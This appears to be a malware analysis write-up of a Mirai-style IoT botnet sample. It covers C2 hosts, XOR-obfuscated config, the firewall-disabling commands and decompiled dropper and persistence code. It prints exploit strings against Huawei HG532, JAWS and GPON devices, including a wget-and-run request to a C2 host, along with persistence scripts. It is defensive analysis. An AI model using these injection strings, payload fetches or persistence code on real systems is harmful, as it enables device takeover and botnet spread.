
| ThinkPHP RCE | index.php?s=/index/\think\app/invokefunction&function=call_user_func_array |
| GPON Routers | POST /GponForm/diag_Form?images/ ... dest_host=\busybox+wget...`` |
Network Infrastructure & C2
The following network indicators were identified within the binary:
z.hxhk.cc (Used to pull secondary payloads like sys64.mips and sys64.arm7).31.220.3.125r00ts3c-owned-you
Persistence & System Sabotage ([dars.sh](http://dars.sh))
The binary contains an embedded shell script (/etc/dars.sh) designed to neutralize the host device's security and ensure persistence. Key actions include:
iptables -F and ufw disable to allow unrestricted traffic.apache2, ssh, cron, bluetooth) to prioritize botnet resources./etc/crontab to execute a hidden module (.mod) every minute.Obfuscated Configuration Table
A block of XOR-obfuscated uppercase strings was identified (e.g., TKXZT, RCQQUMPF). These likely contain the bot's internal configuration, including default login credentials and internal command aliases, which are decrypted at runtime using a single-byte XOR key (common in Mirai forks).
Exploitation and Lateral Movement
The unpacked binary contains hardcoded exploit strings designed to weaponized known vulnerabilities in IoT firmware. These strings demonstrate a "worm-like" capability to spread across a network by injecting commands into vulnerable web interfaces.
Targeted Exploit: Huawei Home Gateway (CVE-2017-17215)
The malware targets the TR-064 UPnP service on Huawei HG532 routers. It uses a specific SOAP request to trigger a Remote Code Execution (RCE) vulnerability.
/ctrlt/DeviceUpgrade_1username="dslf-config", realm="HuaweiHomeGateway"
<NewStatusURL> field using the $() syntax.busybox wget to download sys64.mips from z.hxhk.cc.chmod 777 to make the binary executable.huw.s.Targeted Exploit: JAWS Web Server
The sample also attempts to infect DVRs and IP cameras running the JAWS web server.
GET /shell?cd+/tmp;rm+-rf+*;wget+z.hxhk.cc/jaws;sh+/tmp/jaws+js/tmp directory and pulls a secondary script (jaws) which likely identifies the device's architecture (MIPS, ARM, or x86) before installing the final bot.
IDA Analysis
(main @ 0x1ADD4)
main()
  ├─ flush_iptables_and_disable_firewall()  [0x1AD20]
  │    └─ iptables -F/-X all chains, stop firewalld, ufw disable
  ├─ signal(SIGCHLD, SIG_IGN)
  ├─ signal(SIGTRAP, signal_handler_reinit_cnc)
  ├─ table_init_decode_strings()            [0x21E90]  ← XOR-0x22 decode
  ├─ resolve_cnc_address()                  [0x1A908]  ← DNS + fallback
  ├─ scanner_main_telnet_worker()           [0x16654]  ← 424 BB scanner
  ├─ table_unlock_decode_constants()        [0xCC70]   ← 2nd decode pass
  ├─ setup_raw_cnc_socket()                 [0x1A9A8]  ← raw socket/ioctl
  └─ register_all_exploit_modules()         [0x1AA94]
       └─ write_dropper_scripts_and_persist() [0x1AAF8]
Direct System Call Analysis
The use of SVC instructions is a classic anti-analysis and portability technique. By bypassing libc, the malware becomes harder to trace using standard user-land hooks.
The malware uses the ARM EABI syscall convention, where the syscall number is encoded within the SVC instruction or loaded into R7.
| Memory Address | Instruction | System Call (ARM EABI) | Functionality |
|---|---|---|---|
0x0002853C | SVC 0x900001 | sys_exit | Terminates the current process/thread. |
0x00028560 | SVC 0x900108 | sys_getpgrp | Gets the process group ID. |
Logic Flow: Error Handling & Persistence
The subroutines sub_28534 and sub_2855C implement a robust error-checking mechanism common in malicious binaries:
CMN R0, #0x1000 checks if the kernel returned a value in the range of 1 to 4095.RSB R3, R4, #0 to calculate the positive integer of the error code and stores it via sub_24288 for internal logging.sub_28534, the code contains a backward branch (B loc_28538) after the exit call. This ensures that even if the sys_exit call were to fail or return, the malware would immediately re-attempt the termination, preventing any further code execution.Technical Significance
By utilizing direct SVC instructions, the botnet achieves two goals:
uClibc or glibc might be stripped or non-standard.
Security Infrastructure Sabotage

The function sub_1AD20 is a dedicated routine designed to completely disable the host's network defenses. It executes a sequence of system commands via a wrapper function (sub_27728), which likely invokes system() or execve().
Firewall Deactivation Table
The malware systematically flushes all rules and deletes all custom chains within the Linux iptables framework, effectively leaving the system wide open.
| Target | Command Executed | Purpose |
|---|---|---|
| Filter Table | iptables -F / iptables -X | Flush all rules and delete user-defined chains. |
| NAT Table | iptables -t nat -F / -X | Disable Network Address Translation rules. |
| Mangle Table | iptables -t mangle -F / -X | Remove specialized packet alteration rules. |
| Default Policy | iptables -P INPUT ACCEPT | Change default policy to allow all incoming traffic. |
| Default Policy | iptables -P FORWARD ACCEPT | Ensure the device can act as a bridge/relay for traffic. |
All the bash commands.
Service-Level Neutralization
Beyond modifying rules, the malware attempts to shut down the firewall services entirely to prevent them from restarting or being reconfigured.
systemctl stop firewalld and systemctl disable firewalld. This targets Red Hat-based distributions (CentOS, Fedora).ufw disable, systemctl disable ufw, and systemctl stop ufw. This targets Debian-based distributions (Ubuntu, Raspberry Pi OS).service iptables save after flushing the rules, ensuring that even if the device reboots, the empty (defenseless) configuration persists.Technical Impact
ACCEPT and flushing all rules, the malware ensures that its Command & Control (C2) traffic and DDoS attack packets are never blocked by the host./dev/null 2>&1, meaning the device owner will see no error messages or command output in the standard terminal if they are logged in.FORWARD chain restrictions is a key indicator that the bot intends to use the host as a pivot point to scan and infect other devices on the internal LAN.Process Stabilization & Shell Execution

The code sequence leading up to sub_27AA0 reveals how the malware prepares the environment for its background operations and ensures it remains active on the host.
File Descriptor Redirection (Standard I/O)
The repeated calls to sub_269BC (likely a wrapper for dup2) suggest the malware is redirecting its standard streams. This is a common step in daemonization.
stdin, stdout, and stderr, the malware prevents any diagnostic messages from appearing on the user's console, further hiding its activity during background execution.Execution of Persistent Payloads
The malware utilizes a wrapper function (sub_27AA0, likely a variant of execl or system) to execute a new shell process.
| Register | Value / Pointer | Description |
|---|---|---|
| R0 | "/bin/sh" | The shell binary to be executed. |
| R1 | "sh" | The process name (argv[0]). |
| R2 | "-c" | Flag indicating the shell should execute the following string. |
| SP + Var_18 | R4 (Payload) | The specific command string stored in R4 (referenced earlier as systam.sh or similar). |
Post-Execution Termination
Immediately following the shell execution, the malware calls sub_28534 with R0 = #0x7F (127).
sub_27AA0 fails to replace the process image (or if it returns), the malware triggers an immediate, forced exit to prevent the bot from hanging in an unstable state.
Pseudo Code.
// Dropper/persistence writer: creates .daemonx86 watchdog script, copies self to .configs, sets up systemd service, cron job, rc.local
int __fastcall write_dropper_scripts_and_persist(int a1)
{
  int result; // r0
  BOOL v2; // r6
  int v3; // r0
  int v4; // r8
  int v5; // r4
  int v6; // r0
  int v7; // r4
  int v8; // r4
  int v9; // r4
  int v10; // r0
  _BYTE v11[2048]; // [sp+0h] [bp-C80h] BYREF
  char v12[1024]; // [sp+800h] [bp-480h] BYREF
  _BYTE v13[128]; // [sp+C00h] [bp-80h] BYREF

  result = sub_23D10(a1);
  v2 = result > 0 || result == -1;
  dword_39580 = result;
  if ( !v2 )
  {
    v3 = sub_26310(dword_3B71C);
    v4 = sub_26AE0(v3 + 145);
    sub_244FC(
      v4,
      "#!/bin/bash\n"
      "while true; do\n"
      "    if ! pgrep -x '.configs' > /dev/null; then\n"
      "        pkill sys64. \n"
      "        ./.configs %s &\n"
      "    fi\n"
      "    sleep 1\n"
      "done\n",
      (const char *)dword_3B71C);
    v5 = sub_24448(".daemonx86", "w");
    v6 = sub_26310(v4);
    sub_25D18(v4, 1, v6, v5);
    sub_242C8(v5);
    system_cmd_exec("chmod +x .daemonx86");
    v7 = sub_23EA8("/proc/self/exe", v12, 1023);
    if ( v7 == -1 )
      sub_24454("readlink");
    v12[v7] = 0;
    while ( 1 )
    {
      if ( !sub_24448(".configs", "r") )
      {
        sub_244CC(v11, 2048, "cp '%s' '.configs'", v12);
        system_cmd_exec(v11);
        system_cmd_exec("chmod 777 .configs");
      }
      if ( sub_2646C(v12, ".configs") && !sub_24448(".daemonx86", "r") )
      {
        v9 = sub_24448(".daemonx86", "w");
        v10 = sub_26310(v4);
        sub_25D18(v4, 1, v10, v9);
        sub_242C8(v9);
